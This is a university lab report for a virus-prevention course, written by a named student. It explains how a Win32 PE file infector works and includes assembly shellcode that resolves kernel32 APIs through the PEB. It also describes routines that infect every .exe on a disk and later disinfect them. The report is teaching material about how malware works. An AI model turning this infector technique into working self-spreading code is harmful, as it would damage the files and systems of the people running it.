电子科技大学信息与软件工程学院

实 验 报 告

学　　号 2018091618008

姓　　名 袁昊男

（实验）课程名称 计算机病毒防治

理论教师 王　静

实验教师 郝晓青

电子科技大学教务处制表

电 子 科 技 大 学

实　　验　　报　　告

学生姓名：袁昊男　　学号：2018091618008　　指导教师：王静

实验地点：信软楼 306　　实验时间：2020.11.13

一、实验室名称：信息与软件工程学院实验中心

二、实验名称：PE 病毒实验

三、实验学时：4 学时

四、实验原理：

Win32 的可执行文件，如*.exe、*.dll、*.ocx 等，都是 PE 格式文件。感染 PE 格式文件的 win32 病毒，简称 PE 病毒。PE 病毒同时也是所有病毒中数量极多、破坏性极大、技巧性最强的一类病毒。为了更好地发展反病毒技术，了解病毒的原理是极为必要的。一个 PE 病毒基本上需要具有重定位、截获 API 函数地址、搜索感染目标文件、内存文件映射、实施感染等几个功能，这也是病毒必须解决的几个基本问题。PE 病毒感染文件的基本步骤如下：

1、 判断目标文件开始的两个字节是否为“MZ”。
2、 判断 PE 文件标记“PE”。
3、 判断感染标记，如果已被感染过则跳出继续执行 HOST 程序，否则继续。
4、 获得 Directory（数据目录）的个数，（每个数据目录信息占 8 个字节）。
5、 得到节表起始位置。（Directory 的偏移地址+数据目录占用的字节数=节表起始位置）。
6、 得到目前最后节表的末尾偏移（紧接其后用于写入一个新的病毒节）。
7、 节表起始位置+节的个数*（每个节表占用的字节数 28H）=目前最后节表的末尾偏移。
8、 开始写入节表：
   (1) 写入节名(8 字节)。
   (2) 写入节的实际字节数(4 字节)。
   (3) 写入新节在内存中的开始偏移地址(4 字节)，同时可以计算出病毒入口位置。上节在内存中的开始偏移地址+(上节大小/节对齐+1)×节对齐=本节在内存中的开始偏移地址。

(4) 写入本节(即病毒节)在文件中对齐后的大小。

(5) 写入本节在文件中的开始位置。上节在文件中的开始位置+上节对齐后的大小=本节(即病毒)在文件中的开始位置。

(6) 修改映像文件头中的节表数目。

(7) 修改 AddressOfEntryPoint(即程序入口点指向病毒入口位置)，同时保存旧的 AddressOfEntryPoint，以便返回 HOST 继续执行。

(8) 更新 SizeOfImage(内存中整个 PE 映像尺寸=原 SizeOfImage+病毒节经过内存节对齐后的大小)。

(9) 写入感染标记(后面例子中是放在 PE 头中)。

(10) 写入病毒代码到新添加的节中：

a) 病毒长度；

b) 病毒代码位置(并不一定等于病毒执行代码开始位置)；

c) 病毒节写入位置(后面例子是在内存映射文件中的相应位置)。

(11) 将当前文件位置设为文件末尾。

五、实验目的：

掌握 PE 文件格式；理解病毒感染 PE 文件的原理。

六、实验内容：

1、 了解 PE 文件格式。

2、 根据实验步骤，编程实现在 PE 文件中插入病毒代码。运行插入病毒代码后的 PE 文件。

3、 编程实现在磁盘中搜索.exe 文件的操作，对于所有的.exe 文件插入病毒代码并运行插入病毒代码后的 exe 文件。

4、 编程实现在磁盘中搜索(3)中的.exe 文件的操作，对于所有的.exe 文件删除病毒代码并运行删除病毒代码后的 exe 文件。

七、实验器材（设备、元器件）：

学生每人一台 PC，安装 Windows 操作系统。

八、实验步骤：

1、 编制一个输出为“hello world!”的简单程序，运行后得到 hello.exe 文件。

2、 编制一个简单的病毒代码，例如：弹出消息框。

3、 编制程序在 hello.exe 文件中插入病毒代码，并运行插入代码后的

hello.exe。(结果是弹出消息框后输出“hello world!”。注意：MessageBox()的偏移地址在 user32.dll 中，需在 kenrel32.dll 中取得 LoadLibraryA()和 GetProcAddress()的加载地址，调用 LoadLibraryA()加载 user32.dll,再调用 GetProcAddress()获取 MessageBox()加载地址。)

4、 编制程序搜索 D 盘中的所有的***.exe 文件，并对所有***.c 文件进行步骤 3 的操作。运行***.exe 文件。

5、 编制程序实现删除***.exe 文件中病毒代码操作，运行删除病毒代码后的***.exe 文件。

九、实验数据及结果分析

1、 编写宿主程序 hello_world.exe

```c
#include <stdlib.h>
#include <stdio.h>
int main()
{
    printf("Hello world!..\n");
    system("pause");
    return 0;
}
```

运行截图：

2、 编写病毒代码

编写病毒代码的基本思路是：首先通过线程控制块 TEB 获取 kernel32.dll 的基地址，然后在 kernel32.dll 的进程空间中搜索 GetProcAddress()函数的入口地址。GetProcAddress()函数的函数原型是：

```c
FARPROC GetProcAddress(
    HMODULE hModule, // DLL 模块句柄
    LPCSTR lpProcName // 函数名
);
```

通过这个函数可以获取指定函数在某个 dll 里面的入口地址。 使用这个

函数获取 LoadLibraryExa() 函数以及 system() 函数的地址。LoadLibraryExa()函数的函数原型为：

```
HMODULE WINAPI LoadLibraryEx(
    _In_       LPCTSTR lpFileName,//DLL 文件的文件名，例如“msvcr120.dll”
    _Reserved_ HANDLE  hFile,//保留字，设置为 0
    _In_       DWORD   dwFlags//标志位，设置为 0x10，以最高权限加载 dll
);
```

LoadLibraryExa()函数用于加载某个 dll 文件，在本实验中用于加载 msvcr120.dll，而 system()存在于 msvcr120.dll。

病毒分为数据段、代码段，其中数据段共 96 字节，包含旧的 AddressOfEntryPoint 程序入口（4 个字节）、Baseofmsvcr120 目标 dll 文件的基地址（4 个字节）、AddOfFunction 目标函数（system）的函数地址（4 字节）、addOfcurrent 用于重定位的病毒代码虚拟地址（4 字节）、dllname 需要载入的目标 dll 的文件名“msvcr120.dll”（16 字节）、functionname 目标 dll 里面需要执行的函数“system”（16 字节）、loadLibrarayEx 的字符串（16 字节）、 pLoadLibraryExa;LoadLibraryExa 函数的地址（4 字节）、kernalBase 的基地址（4 字节）、getProcAddr 函数的基地址（4 字节）。

代码区首先执行重定位：

```
call A
    A :
    pop edi   ;可能会有一定偏移
    sub edi,5
    mov [edi-80], edi  ;标识当前地址
```

将当前内存地址保存到 edi 中，此时 edi 向低地址偏移 80 个单位就是数据区中 addOfcurrent 所在的内存单元。注意 edi 需要先减去 5 个字节，因为 call 和 pop 指令占据了 5 个字节。减去 5 个字节后，edi 就是执行数据区 getProcAddr 的末尾。

接着获取 kernel32.dll 的基地址：

```
mov eax, fs:[30h]
mov eax, [eax + 0ch]
mov eax, [eax + 1ch]
mov eax, [eax]
mov eax, [eax + 8h]
mov [edi-8], eax;
```

主要通过 PEB 和 TEB 的结构来获取的，这种方法在 Windows 10、

Windows 7 以及 Windows XP 都可以正确的获取 kernel32.dll 基地址。

接着搜索 GetProcAddress 函数的地址。

```
1. mov edi, eax
2. mov eax, [edi + 3Ch]
3. mov edx, [edi + eax + 78h]
4. add edx, edi; edx = 引出表地址
5. mov ecx, [edx + 18h]; ecx = 输出函数的个数
6. mov ebx, [edx + 20h]
7. add ebx, edi; ebx =函数名地址，AddressOfName
8.
9. search :
10.dec ecx
11.mov esi, [ebx + ecx * 4]
12.add esi, edi; 依次找每个函数名称
13.; GetProcAddress
14.mov eax, 0x50746547
15.cmp[esi], eax; 'PteG'
16.jne search
17.mov eax, 0x41636f72
18.cmp[esi + 4], eax; 'Acor'
19.jne search
20.; 如果是 GetProcA，表示找到了
21.mov ebx, [edx + 24h]
22.add ebx, edi; ebx = 序号数组地址，AddressOf
23.mov cx, [ebx + ecx * 2]; ecx = 计算出的序号值
24.mov ebx, [edx + 1Ch]
25.add ebx, edi; ebx=函数地址的起始位置，AddressOfFunction
26.mov eax, [ebx + ecx * 4]
27.add eax, edi; 利用序号值，得到出 GetProcAddress 的地址
28.sub eax, 0xb0
29.pop edi
30.mov ebx, edi;
31.mov[ebx - 4], eax;//GetProcAddress 的地址
```

主要通过搜索得到“GetProcAddress”函数名，然后根据导出表的结构查询得到函数入口地址，并将其保存在数据区的 getProcAdd 里面。

然后通过 GetProcAddree 获取 LoadLibraryExa 的地址：

```
1. sub ebx, 28
2. push ebx
3. add ebx, 28
4. push[ebx - 8]
5. call[ebx - 4]
6. mov[ebx - 12], eax   ;LoadLibrary 的地址
7.
```

```
8.  push 0x00000010
9.  push 0x00000000
10.
11. sub ebx, 76
12. push ebx
13. add ebx, 76
14. call[ebx - 12]
15.
16. mov[ebx - 88], eax;
```

其中 ebx-76 正是数据区中“msvcr120.dll”这个字符串的地址。将这个库的句柄保存下来。

接着得到 system 的地址：

```
1.  mov edx, eax
2.  sub ebx, 60
3.  push ebx
4.  add ebx, 60
5.  push edx
6.  call[ebx - 4]  ;得到 system 的地址
7.  mov[ebx - 84], eax
```

调用 system 函数：

```
1.  sub ebx,44
2.  push ebx
3.  add ebx,44
4.  call eax
```

恢复堆栈：

```
1.  add esp, 400h
2.  pop ecx
3.  pop esp
4.  pop ebp
5.  pop edx
6.
7.  pop esi
8.  pop eax
9.  pop ebx
```

调转回原来的入口点：

```
1.  mov eax, fs: [30h]
2.  mov eax, DWORD PTR[eax + 8]
3.  add eax, [edi - 92]
4.  mov edi, eax
5.  pop eax
6.  jmp edi
```

注意原来入口的地址需要动态计算，数据区的 oldEntryAddress 只保存了

旧的入口点的相对偏移地址。还需要把相对偏移地址加上进程本身的基地址计算得出虚拟地址。

3、 编写感染代码

感染代码遍历磁盘中所有 exe 文件，检查文件是否是 PE 文件、是否被感染。如果符合感染条件，那么将病毒代码插入到目标 PE 文件。本实验使用 DOS 紧跟着的 8 个字节作为感染标志，如果 DOS 后面的 4 个字节为 0x06060606 则说明已经感染，后 4 个字节是旧程序入口地址，用于解毒。

如果未感染，则：

(1) 获取 PE 文件的所有节表；
(2) 搜索哪个节表有足够的空闲空间来容纳病毒代码；
(3) 将病毒代码写入 PE 文件的合适节中；
(4) 修改 SizeOfImage、SizeOfCode 以及被修改节的节属性；
(5) 加入感染标记，将 PE 文件 DOS 后面的 4 个字节设置为 0x06060606，同时将旧的程序入口点保存在 0x06060606 后；
(6) 修改 PE 文件的程序入口点。

4、 编写解毒代码

解毒的过程很简单，因为在感染时会将宿主程序的真正入口保存在感染标记之后，解毒时只需要获取宿主程序的真正入口地址，将宿主程序的入口地址修改回正常即可，这样病毒代码就不会执行。

5、 代码分析

(1) BaseTool.h

函数名及参数	isSuitable(char *filename)
函数功能及过程描述	判断目标程序是否已被感染。通过将 dosheader.e_magic、nth.Signature、infectSignature 与 IMAGE_DOS_SIGNATURE、IMAGE_NT_SIGNATURE、IMAGE_INFECTED_SINGNATURE 标志位进行对应比较来判断目标程序是否为 PE 格式与是否被感染。
函数返回值类型	int
函数返回值及意义	-1：打开目标文件失败；0：目标文件不是 PE 格式文件；1：目标文件是 PE 格式文件但已被感染；2：目标文件不是 PE 格式文件且未被感染

函数名及参数	getBytes(char * _dst, size_t _len, long _offset_file, FILE *fp)
函数功能及过程描述	获取在某文件位置指定长度字节。通过调用 fseek 函数将文件读写指针 fp 定位到文件某位置_offset_file，并从此读取长度为_len 的

	字节并输出。
函数返回值类型	int
函数返回值及意义	获取的字节

函数名及参数	setBytes(char *_src, int _len, long _offset_file, FILE*fp)
函数功能及过程描述	在某文件位置写入指定长度字节。通过调用 fseek 函数将文件读写指针 fp 定位到文件某位置_offset_file，并从此写入长度为_len 的字节。
函数返回值类型	int
函数返回值及意义	写入的字节数

函数名及参数	get_entry(FILE *fp = NULL)
函数功能及过程描述	获取 PE 头入口地址。通过调用 getBytes 函数：getBytes((char *)&rst, sizeof(LONG), sizeof(IMAGE_DOS_HEADER)-sizeof(LONG),fp)从而返回 PE 头入口地址。
函数返回值类型	long
函数返回值及意义	PE 头入口地址

函数名及参数	get_Address_of_EntryPoint(FILE *fp = NULL)
函数功能及过程描述	获取入口偏移地址。这个成员在 OptionalHeader 里面，OptionalHeader 的类型是一个 IMAGE_OPTIONAL_HEADER32 结构。该结构总共有 31 个成员，占的大小为 224 字节。成员 7 就是 AddressOfEntryPoint。AddressOfEntryPoint 占 4 个字节。它表示的是代码入口的偏移地址。也就是说，把一个文件加载到内存的时候，基地址加上 AddressOfEntryPoint 就是代码入口地址。
函数返回值类型	long
函数返回值及意义	入口偏移地址

函数名及参数	get_Number_OF_Section(FILE * fp = NULL)
函数功能及过程描述	获取文件中节的个数。NT 头结构中包含有 PE 文件的基本信息，其中 NumbgerOfSections 即文件中节的个数。
函数返回值类型	long
函数返回值及意义	文件中节的个数。

函数名及参数	get_IMAGE_DOS_HEADER(FILE *fp = NULL)
函数功能及过程描述	获取 DOS 头结构。
函数返回值类型	IMAGE_DOS_HEADER
函数返回值及意义	DOS 头结构。

函数名及参数	get_IMAGE_NT_HEADER(FILE * fp = NULL)
函数功能及过程描述	获取 PE 文件头结构。
函数返回值类型	IMAGE_NT_HEADERS
函数返回值及意义	PE 文件头结构。

函数名及参数	get_IMAGE_SECTION_HEADERS(_IMAGE_SECTION_HEADER *_dst, size_t *_cnt, FILE *fp = NULL)
函数功能及过程描述	获取 PE 文件节表头结构。
函数返回值类型	void
函数返回值及意义	无

函数名及参数	get_IMAGE_IMPORT_DESCRIPTORS(int *cnt=NULL)
函数功能及过程描述	获取函数节引入表结构。
函数返回值类型	IMAGE_IMPORT_DESCRIPTOR*
函数返回值及意义	引入表结构地址。

函数名及参数	rva_To_fa(unsigned int rva)
函数功能及过程描述	将相对虚拟地址转换为文件偏移地址。判断相对虚拟地址属于哪个节。如果 RVA>=节表的 RVA&&<节表内存大小，则说明属于这个节，则查看这个节在文件中的偏移地址。计算公式为： 偏移=相对虚拟地址-节的相对虚拟地址 文件偏移地址=偏移+节的偏移地址，求出的值就是相对虚拟地址在文件中的位置。
函数返回值类型	unsigned int
函数返回值及意义	文件偏移地址。

函数名及参数	fa_To_rva(unsigned int fa)
函数功能及过程描述	将文件偏移地址转换为相对虚拟地址。判断文件偏移地址属于哪个节。如果 FA>=节表的 FA&&<节表内存大小，则说明属于这个节，则查看这个节在文件中的相对虚拟地址。计算公式为： 偏移=文件偏移地址-节的偏移地址 相对虚拟地址=偏移+节的相对虚拟地址，求出的值就是相对虚拟地址在文件中的位置。
函数返回值类型	unsigned int
函数返回值及意义	相对虚拟地址。

函数名及参数	rva_to_va(unsigned int rva)
函数功能及过程描述	将相对虚拟地址转换为虚拟地址。计算公式为： 虚拟地址=基地址+相对虚拟地址。
函数返回值类型	unsigned int
函数返回值及意义	虚拟地址。

函数名及参数	va_to_rva(unsigned int va)
函数功能及过程描述	将虚拟地址转换为相对虚拟地址。计算公式为： 相对虚拟地址=虚拟地址-基地址。
函数返回值类型	unsigned int
函数返回值及意义	相对虚拟地址。

函数名及参数	getKernal32Base()
函数功能及过程描述	获取 Kernel32.dll 的基地址。采用通过 TEB 获得 PEB 结构地址，然后再获得 PEB_LDR_DATA 结构地址，然后遍历模块列表，查找 kernel32.dll 模块的基地址。参考：https://blog.csdn.net/whypp/article/details/5681172 中第三种方法。
函数返回值类型	dword
函数返回值及意义	Kernel32.dll 的基地址。

函数名及参数	getAddressOfGetProcAddre()
函数功能及过程描述	获取函数 API 入口地址。对于给定的 API，搜索其地址可以直接通过 Kernel32.dll 的引出表信息搜索，同样也可以先搜索出 GetProcAddress 和 LoadLibrary 两个 API 函数的地址，然后利用这两个 API 函数得到所需要的 API 函数地址。
函数返回值类型	dword
函数返回值及意义	函数 API 的入口地址。

函数名及参数	infect(FILE * fp=NULL)
函数功能及过程描述	感染目标程序。首先判断是否为 PE 格式文件。如果是未感染的 PE 格式文件，则调用 finalOfSections_fva()函数将指针定位到节表最后一个位置的文件偏移处，获得文件偏移地址，将其转化为相对虚拟地址，写入程序的入口点 AddressOfEntry。然后将病毒节写入节表，更新节表中相关参数的信息，最后添加感染标记，将当前位置设为文件结尾。
函数返回值类型	int
函数返回值及意义	-1：打开目标文件失败；0：目标文件不是 PE 格式文件；1：目标文件是 PE 格式文件但已被感染；2：目标文件不是 PE 格式文件且未被感染。


函数名及参数	uninfect()
函数功能及过程描述	将程序标记为“未感染”。获取目标程序的 DOS 头入口地址，将 infectedSign 是否感染标志位写位 0。
函数返回值类型	void
函数返回值及意义	无

(2) Control.cpp


函数名及参数	main()
函数功能及过程描述	感染程序主程序。首先打开待感染文件“hello.exe”。根据 flag 标志判断文件是否被感染。若 flag 为 2，则调用 infect()函数执行感染程序；若 flag 为 1，则调用 uninfect()函数，将文件标记为“未感染”。
函数返回值类型	int
函数返回值及意义	0，无意义。

6、 运行截图


插入病毒代码：



运行效果：



删除病毒代码：



十、实验结论

编写 PE 病毒能遍历磁盘中满足感染条件的可执行文件并插入病毒代码，感染完成后运行被感染的程序会弹出“hello”消息框，证明感染成功。解除感染后，被感染程序运行正常。

十一、总结及心得体会

Win32 的可执行文件，如*.exe、*.dll、*.ocx 等，都是 PE 格式文件。能够感染 PE 格式文件的 Win32 病毒，简称 PE 病毒。PE 病毒同时也是所有病毒中数量极多、破坏性极大、技巧性最强的一类病毒。通过本次实验，了解并掌握了 PE 文件的基本格式与病毒感染文件的基本原理，实践了 PE 文件病毒的编制方法，为学习反病毒技术做铺垫。

十二、对本实验过程及方法、手段的改进建议

本实验设计与教材结合紧密、难度很大，借助参考代码，通过 PE 文件病毒编写的实践，强化了学生对 PE 文件格式、病毒感染原理以及病毒编写等知识点的理解与掌握。此外，还使学生熟悉反汇编调试环境，对计算机病毒防治课程的深入学习打下了坚实的基础。

报告评分：

指导教师签字：